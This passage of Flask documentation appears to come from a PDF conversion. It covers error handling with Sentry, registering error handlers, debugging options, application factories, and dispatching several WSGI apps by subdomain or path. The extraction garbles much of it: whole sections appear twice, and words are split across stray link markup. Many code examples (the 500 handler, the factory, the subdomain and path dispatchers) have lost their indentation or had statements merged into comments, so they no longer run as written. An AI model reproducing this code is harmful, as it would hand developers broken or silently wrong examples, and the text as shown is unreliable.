And that's just a small sample of issues you could be facing. So how do we deal with that sort of problem? By default if your application runs in production mode, Flask will display a very simple page for you and log the exception to the `logger`.

But there is more you can do, and we will cover some better setups to deal with errors.

## Error Logging Tools

Sending error mails, even if just for critical ones, can become overwhelming if enough users are hitting the error and log files are typically never looked at. This is why we recommend using [Sentry](#) for dealing with application errors. It's available as an Open Source project on [GitHub](#) and is also available as a [hosted version](#) which you can try for free. Sentry aggregates duplicate errors, captures the full stack trace and local variables for debugging, and sends you mails based on new errors or frequency thresholds.

To use Sentry you need to install the `sentry-sdk` client with extra `flask` dependencies:

```
$ pip install sentry-sdk[flask]
```

And then add this to your Flask app:

```
import sentry_sdk
from sentry_sdk.integrations.flask import FlaskIntegration

sentry_sdk.init('YOUR_DSN_HERE', integrations=[FlaskIntegration()])
```

## Application Errors

### *Changelog*

Applications fail, servers fail. Sooner or later you will see an exception in production. Even if your code is 100% correct, you will still see exceptions from time to time. Why? Because everything else involved will fail. Here are some situations where perfectly fine code can lead to server errors:

the client terminated the request early and the application was still reading from the incoming data

the database server was overloaded and could not handle the query  
a filesystem is full

a harddrive crashed

a backend server overloaded

a programming error in a library you are using

network connection of the server to another system failed And that's just a small sample of issues you could be facing. So how do we deal with that sort of problem? By default if your application runs in production mode, Flask will display a very simple page for you and log the exception to the [logger](#).

But there is more you can do, and we will cover some better setups to deal with errors.

## Error Logging Tools

Sending error mails, even if just for critical ones, can become overwhelming if enough users are hitting the error and log files are typically never looked at. This is why we recom-

[mend using Sentry for dealing with application errors.](#) It's available as an Open Source project [on GitHub](#) and is also available as a [hosted version which you can try for free. Sen-](#)

try aggregates duplicate errors, captures the full stack trace and local variables for debugging, and sends you mails based on new errors or frequency thresholds.

To use Sentry you need to install the `sentry-sdk` client with extra `flask` dependencies: \$ pip install sentry-sdk[flask]

And then add this to your Flask app:

```
import sentry_sdk

from sentry_sdk.integrations.flask import FlaskIntegration
sentry_sdk.init('YOUR_DSN_HERE', integrations=[FlaskIntegration()])
```

The `YOUR_DSN_HERE` value needs to be replaced with the DSN value you get from your Sentry installation.

After installation, failures leading to an Internal Server Error are automatically reported to Sentry and from there you can receive error notifications.

Follow-up reads:

Sentry also supports catching errors from your worker queue (RQ, Celery) in a similar fashion. [See the Python SDK docs](#) for more information.

[Getting started with Sentry](#)

[Flask-specific documentation](#).

Error handlers

You might want to show custom error pages to the user when an error occurs. This can be done by registering error handlers.

An error handler is a normal view function that returns a response, but instead of being registered for a route, it is registered for an exception or HTTP status code that would be raised while trying to handle a request.

## Registering

[Register handlers by decorating a function with `errorhandler\(\)`](#). Or use

[`register\_error\_handler\(\)`](#) to register the function later. Remember to set the error code when returning the response.

```
@app.errorhandler(werkzeug.exceptions.BadRequest) def  
handle_bad_request(e):
```

```
    return 'bad request!', 400
```

*# or, without the decorator*

```
app.register_error_handler(400, handle_bad_request)
```

[werkzeug.exceptions.HTTPException subclasses like BadRequest and their HTTP](#)

codes are interchangeable when registering handlers.  
(`BadRequest.code == 400`) Non-standard HTTP codes cannot be registered by code because they are not known by

[Werkzeug. Instead, define a subclass of `HTTPException`](#) with the appropriate code and register and raise that exception class.

```
class InsufficientStorage(werkzeug.exceptions.HTTPException):  
    code = 507
```

```
    description = 'Not enough storage space.'
```

```
app.register_error_handler(InsufficientStorage, handle_507) raise  
InsufficientStorage()
```

[Handlers can be registered for any exception class, not just  
HTTPException subclasses or](#)

HTTP status codes. Handlers can be registered for a specific class, or for all subclasses of a parent class.

## Handling

When an exception is caught by Flask while handling a request, it is first looked up by code. If no handler is registered for the code, it is looked up by its class hierarchy; the most

[specific handler is chosen. If no handler is registered,  
HTTPException subclasses show a](#)

generic message about their code, while other exceptions are converted to a generic 500

Internal Server Error.

[For example, if an instance of ConnectionRefusedError is raised,  
and a handler is regis-](#)

[tered for ConnectionError and ConnectionRefusedError, the  
more specific](#)

[ConnectionRefusedError](#) handler is called with the exception instance to generate the response.

Handlers registered on the blueprint take precedence over those registered globally on the application, assuming a blueprint is handling the request that raises the exception. However, the blueprint cannot handle 404 routing errors because the 404 occurs at the routing level before the blueprint can be determined.

## Generic Exception Handlers

It is possible to register error handlers for very generic base classes such as `HTTPException` or even `Exception`. However, be aware that these will catch more than you might expect.

An error handler for `HTTPException` might be useful for turning the default HTML errors pages into JSON, for example. However, this handler will trigger for things you don't cause directly, such as 404 and 405 errors during routing. Be sure to craft your handler carefully so you don't lose information about the HTTP error.

```
from flask import json

from werkzeug.exceptions import HTTPException

@app.errorhandler(HTTPException)

def handle_exception(e):

    """Return JSON instead of HTML for HTTP errors."""

    # start with the correct headers and status code from the error
    response = e.get_response()

    # replace the body with JSON
    response.data = json.dumps({
        "code": e.code,
        "name": e.name,
        "description": e.description,
    })

    response.content_type = "application/json"

    return response
```

An error handler for `Exception` might seem useful for changing how all errors, even unhandled ones, are presented to the user. However, this is similar to doing `except Exception:` in Python, it will capture *all* otherwise unhandled errors, including all HTTP

status codes. In most cases it will be safer to register handlers for more specific exceptions.

Since `HTTPException` instances are valid WSGI responses, you could also pass them through directly.

```
from werkzeug.exceptions import HTTPException

@app.errorhandler(Exception)

def handle_exception(e):

    # pass through HTTP errors

    if isinstance(e, HTTPException): return e

    # now you're handling non-HTTP exceptions only

    return render_template("500_generic.html" , e=e), 500
```

Error handlers still respect the exception class hierarchy. If you register handlers for both `HTTPException` and `Exception`, the `Exception` handler will not handle `HTTPException` subclasses because it the `HTTPException` handler is more specific.

## Unhandled Exceptions

When there is no error handler registered for an exception, a 500 Internal Server Error will be returned instead. See [flask.Flask.handle\\_exception\(\)](#) for information about this behavior.

If there is an error handler registered for InternalServerError, this will be invoked. As of Flask 1.1.0, this error handler will always be passed an instance of

InternalServerError, not the original unhandled error. The original error is available as e.original\_error. Until Werkzeug 1.0.0, this attribute will only exist during unhandled errors, use getattr to get access it for compatibility.

```
@app.errorhandler(InternalServerError)

def handle_500(e):
    original = getattr(e, "original_exception", None)
    if original is None:
        # direct 500 error, such as abort(500)

    return render_template("500.html"), 500

    # wrapped unhandled error

    return render_template("500_unhandled.html", e=original), 500
```

## Logging

See [Logging](#) for information on how to log exceptions, such as by emailing them to admins.

## Debugging Application Errors

For production applications, configure your application with logging and notifications as described in [Application Errors](#). This section provides pointers when debugging deployment configuration and digging deeper with a full-featured Python debugger.

## When in Doubt, Run Manually

Having problems getting your application configured for production? If you have shell access to your host, verify that you can run your

application manually from the shell in the deployment environment. Be sure to run under the same user account as the configured deployment to troubleshoot permission issues. You can use Flask's builtin development server with `debug=True` on your production host, which is helpful in catching configuration issues, but **be sure to do this temporarily in a controlled environment**. Do not run in production with `debug=True`.

## Working with Debuggers

To dig deeper, possibly to trace code execution, Flask provides a debugger out of the box

([see Debug Mode](#)). If you would like to use another Python debugger, note that debuggers interfere with each other. You have to set some options in order to use your favorite debugger:

`debug` - whether to enable debug mode and catch exceptions  
`use_debugger` - whether to use the internal Flask debugger  
`use_reloader` - whether to reload and fork the process if modules were changed debug must be True (i.e., exceptions must be caught) in order for the other two options to have any value.

If you're using Aptana/Eclipse for debugging you'll need to set both `use_debugger` and `use_reloader` to False.

A possible useful pattern for configuration is to set the following in your config.yaml (change the block as appropriate for your application, of course): FLASK:

**DEBUG: True**

**DEBUG\_WITH\_APTANA: True**

Then in your application's entry-point (`main.py`), you could have something like: `if __name__ == "__main__":`

```
# To allow aptana to receive errors, set use_debugger=False app =
create_app(config="config.yaml" ) use_debugger = app.debug and
not(app.config.get('DEBUG_WITH_APTANA')

app.run(use_debugger=use_debugger, debug=app.debug,
use_reloader=use_debugger, host='0.0.0.0' )
```

# Application Factories

If you are already using packages and blueprints for your application ([Modular Applications with Blueprints](#)) there are a couple of really nice ways to further improve the experience. A common pattern is creating the application object when the blueprint is imported. But if you move the creation of this object into a function, you can then create multiple instances of this app later.

So why would you want to do this?

1. Testing. You can have instances of the application with different settings to test every case.
2. Multiple instances. Imagine you want to run different versions of the same application. Of course you could have multiple instances with different configs set up in your web-server, but if you use factories, you can have multiple instances of the same application running in the same application process which can be handy.

So how would you then actually implement that?

## Basic Factories

The idea is to set up the application in a function. Like this:

```
def create_app(config_filename):
    app = Flask(__name__)
    app.config.from_pyfile(config_filename)

    from yourapplication.model import db
    db.init_app(app)

    from yourapplication.views.admin import admin
    from yourapplication.views.frontend import frontend
    app.register_blueprint(admin)
    app.register_blueprint(frontend)

    return app
```

The downside is that you cannot use the application object in the blueprints at import time. You can however use it from within a request. How do you get access to the application with the config? Use `current_app`:

```
from flask import current_app, Blueprint, render_template
admin = Blueprint('admin', __name__, url_prefix='/admin')
```

## Application Factories

If you are already using packages and blueprints for your application (Modular Applications with Blueprints) there are a couple of really nice ways to further improve the experience.

A common pattern is creating the application object when the blueprint is imported. But if you move the creation of this object into a function, you can then create multiple instances of this app later.

So why would you want to do this?

1. Testing. You can have instances of the application with different settings to test every case.
2. Multiple instances. Imagine you want to run different versions of the same application.

Of course you could have multiple instances with different configs set up in your web-server, but if you use factories, you can have multiple instances of the same application running in the same application process which can be handy.

So how would you then actually implement that?

### Basic Factories

```
The idea is to set up the application in a function. Like this:  
def create_app(config_filename):  
    app = Flask(__name__)  
  
    app.config.from_pyfile(config_filename)  
    from yourapplication.model import db  
    db.init_app(app)  
  
from yourapplication.views.admin import admin  
from yourapplication.views.frontend import frontend
```

```
app.register_blueprint(admin)  
app.register_blueprint(frontend)  
return app
```

The downside is that you cannot use the application object in the blueprints at import time. You can however use it from within a request. How do you get access to the application with the config?

[Use current\\_app](#): **from flask import** current\_app, Blueprint,  
render\_template admin = Blueprint('admin' , \_\_name\_\_ ,  
url\_prefix='/admin' )

```
@admin.route('/')
```

```
def index():
```

```
return render_template(current_app.config['INDEX_TEMPLATE'])
```

Here we look up the name of a template in the config.

## Factories & Extensions

It's preferable to create your extensions and app factories so that the extension object does not initially get bound to the application.

Using [Flask-SQLAlchemy](#), as an example, you should not do something along those lines: **def** create\_app(config\_filename): app = Flask(\_\_name\_\_)

```
app.config.from_pyfile(config_filename) db = SQLAlchemy(app)
```

But, rather, in model.py (or equivalent):

```
db = SQLAlchemy()
```

and in your application.py (or equivalent):

```
def create_app(config_filename): app = Flask(__name__)
```

```
app.config.from_pyfile(config_filename) from yourapplication.model  
import db db.init_app(app)
```

Using this design pattern, no application-specific state is stored on the extension object, so one extension object can be used for multiple apps. For more information about the design

[of extensions refer to Flask Extension Development.](#)

## Using Applications

To run such an application, you can use the **flask** command:

```
$ export FLASK_APP=myapp
```

```
$ flask run
```

Flask will automatically detect the factory (create\_app or make\_app) in myapp. You can also pass arguments to the factory like this: \$ export FLASK\_APP="myapp:create\_app('dev')"

```
$ flask run
```

Then the create\_app factory in myapp is called with the string 'dev' as the argument.

See [Command Line Interface](#) for more detail.

## Factory Improvements

The factory function above is not very clever, but you can improve it. The following changes are straightforward to implement:

1. Make it possible to pass in configuration values for unit tests so that you don't have to create config files on the filesystem.
2. Call a function from a blueprint when the application is setting up so that you have a place to modify attributes of the application (like hooking in before/after request handlers etc.)

3. Add in WSGI middlewares when the application is being created if necessary.

# Application Dispatching

Application dispatching is the process of combining multiple Flask applications on the WSGI level. You can combine not only Flask applications but any WSGI application. This would allow you to run a Django and a Flask application in the same interpreter side by side if you want. The usefulness of this depends on how the applications work internally.

The fundamental difference from the [module approach](#) is that in this case you are running the same or different Flask applications that are entirely isolated from each other. They run different configurations and are dispatched on the WSGI level.

## Working with this Document

Each of the techniques and examples below results in an `application` object that can be run with any WSGI server. For production, see [Deployment Options](#). For development, Werkzeug provides a builtin server for development available at

`werkzeug.serving.run_simple()`:

```
from werkzeug.serving import run_simple
run_simple('localhost', 5000, application, use_reloader=True)
```

Note that `run_simple` is not intended for use in production. Use a [full-blown WSGI server](#).

In order to use the interactive debugger, debugging must be enabled both on the application and the simple server. Here is the “hello world” example with debugging and `run_simple`:

```
from flask import Flask
from werkzeug.serving import run_simple

app = Flask(__name__)
app.debug = True

@app.route('/')
def hello_world():
    return 'Hello World!'

if __name__ == '__main__':
    run_simple('localhost', 5000, app,
               use_reloader=True, use_debugger=True, use_evalex=True)
```

## Application Dispatching

Application dispatching is the process of combining multiple Flask applications on the WSGI level. You can combine not only Flask applications but any WSGI application. This would allow you to run a Django and a Flask application in the same interpreter side by side if you want. The usefulness of this depends on how the applications work internally.

[The fundamental difference from the module approach](#) is that in this case you are running the same or different Flask applications that are entirely isolated from each other. They run different configurations and are dispatched on the WSGI level.

## Working with this Document

Each of the techniques and examples below results in an application object that can be run with any WSGI server. [For production, see Deployment Options](#). For development, Werkzeug provides a builtin server for development available at

[werkzeug.serving.run\\_simple\(\)](#): **from werkzeug.serving import run\_simple**

`run_simple('localhost' , 5000, application, use_reloader=True)`

[Note that run\\_simple is not intended for use in production. Use a full-blown WSGI server.](#)

In order to use the interactive debugger, debugging must be enabled both on the application and the simple server. Here is the “hello world” example with debugging and

[run\\_simple](#): **from flask import Flask**

**from werkzeug.serving import run\_simple**

```
app = Flask(__name__)

app.debug = True

@app.route('/')
def hello_world():

    return 'Hello World!'

if __name__ == '__main__':
    run_simple('localhost', 5000, app, use_reloader=True,
               use_debugger=True, use_evalex=True)
```

## Combining Applications

If you have entirely separated applications and you want them to work next to each other in the same Python interpreter process you can take advantage of the **werkzeug.wsgi.DispatcherMiddleware**. The idea here is that each Flask application is a valid WSGI application and they are combined by the dispatcher middleware into a larger one that is dispatched based on prefix.

For example you could have your main application run on / and your backend interface on

/backend:

```
from werkzeug.middleware.dispatcher import
DispatcherMiddleware
from frontend_app import application as
frontend
from backend_app import application as backend
application = DispatcherMiddleware(frontend, {
    '/backend' : backend
})
```

## Dispatch by Subdomain

Sometimes you might want to use multiple instances of the same application with different configurations. Assuming the application is created inside a function and you can call that function to instantiate it, that is really easy to implement. In order to develop your application to support creating new instances in functions have a look at the [Application Factories](#) pattern.

A very common example would be creating applications per subdomain. For instance you configure your webserver to dispatch all requests for all subdomains to your application and you then use the subdomain information to create user-specific instances. Once you have your server set up to listen on all subdomains you can use a very simple WSGI application to do the dynamic application creation.

The perfect level for abstraction in that regard is the WSGI layer. You write your own WSGI application that looks at the request that comes and delegates it to your Flask application. If that application does not exist yet, it is dynamically created and remembered: **from threading import Lock**

```
class SubdomainDispatcher(object):

    def __init__(self, domain, create_app):
        self.domain = domain
        self.create_app = create_app
        self.lock = Lock()
        self.instances = {}

    def get_application(self, host):
        host = host.split(':')[0]
        assert host.endswith(self.domain), 'Configuration error'
        subdomain = host[:-len(self.domain)].rstrip('.')
        with self.lock:
```

```
app = self.instances.get(subdomain)

if app is None:

    app = self.create_app(subdomain)

    self.instances[subdomain] = app

return app

def __call__(self, environ, start_response): app =
    self.get_application(environ['HTTP_HOST']) return app(environ,
    start_response) This dispatcher can then be used like this:

from myapplication import create_app, get_user_for_subdomain
from werkzeug.exceptions import NotFound

def make_app(subdomain):

    user = get_user_for_subdomain(subdomain)

    if user is None:

        # if there is no user for that subdomain we still have

        # to return a WSGI application that handles that request.

        # We can then just return the NotFound() exception as

        # application which will render a default 404 page.

        # You might also redirect the user to the main page then return
        NotFound()

        # otherwise create the application for the specific user return
        create_app(user)

    application = SubdomainDispatcher('example.com' , make_app)
    Dispatch by Path
```

Dispatching by a path on the URL is very similar. Instead of looking at the Host header to figure out the subdomain one simply looks at the request path up to the first slash:

```
from threading import Lock

from werkzeug.wsgi import pop_path_info, peek_path_info
class PathDispatcher(object):

    def __init__(self, default_app, create_app): self.default_app = default_app

    self.create_app = create_app

    self.lock = Lock()

    self.instances = {}

    def get_application(self, prefix): with self.lock:
        app = self.instances.get(prefix)

        if app is None:
            app = self.create_app(prefix)

        if app is not None:
            self.instances[prefix] = app

    return app

    def __call__(self, environ, start_response): app = self.get_application(peek_path_info(environ)) if app is not None:
        pop_path_info(environ)

    else:
```

```
app = self.default_app
```

**return app(environ, start\_response)** The big difference between this and the subdomain one is that this one falls back to another application if the creator function returns None:

```
from myapplication import create_app, default_app,
get_user_for_prefix def make_app(prefix):

user = get_user_for_prefix(prefix)

if user is not None:

return create_app(user)

application = PathDispatcher(default_app, make_app)
```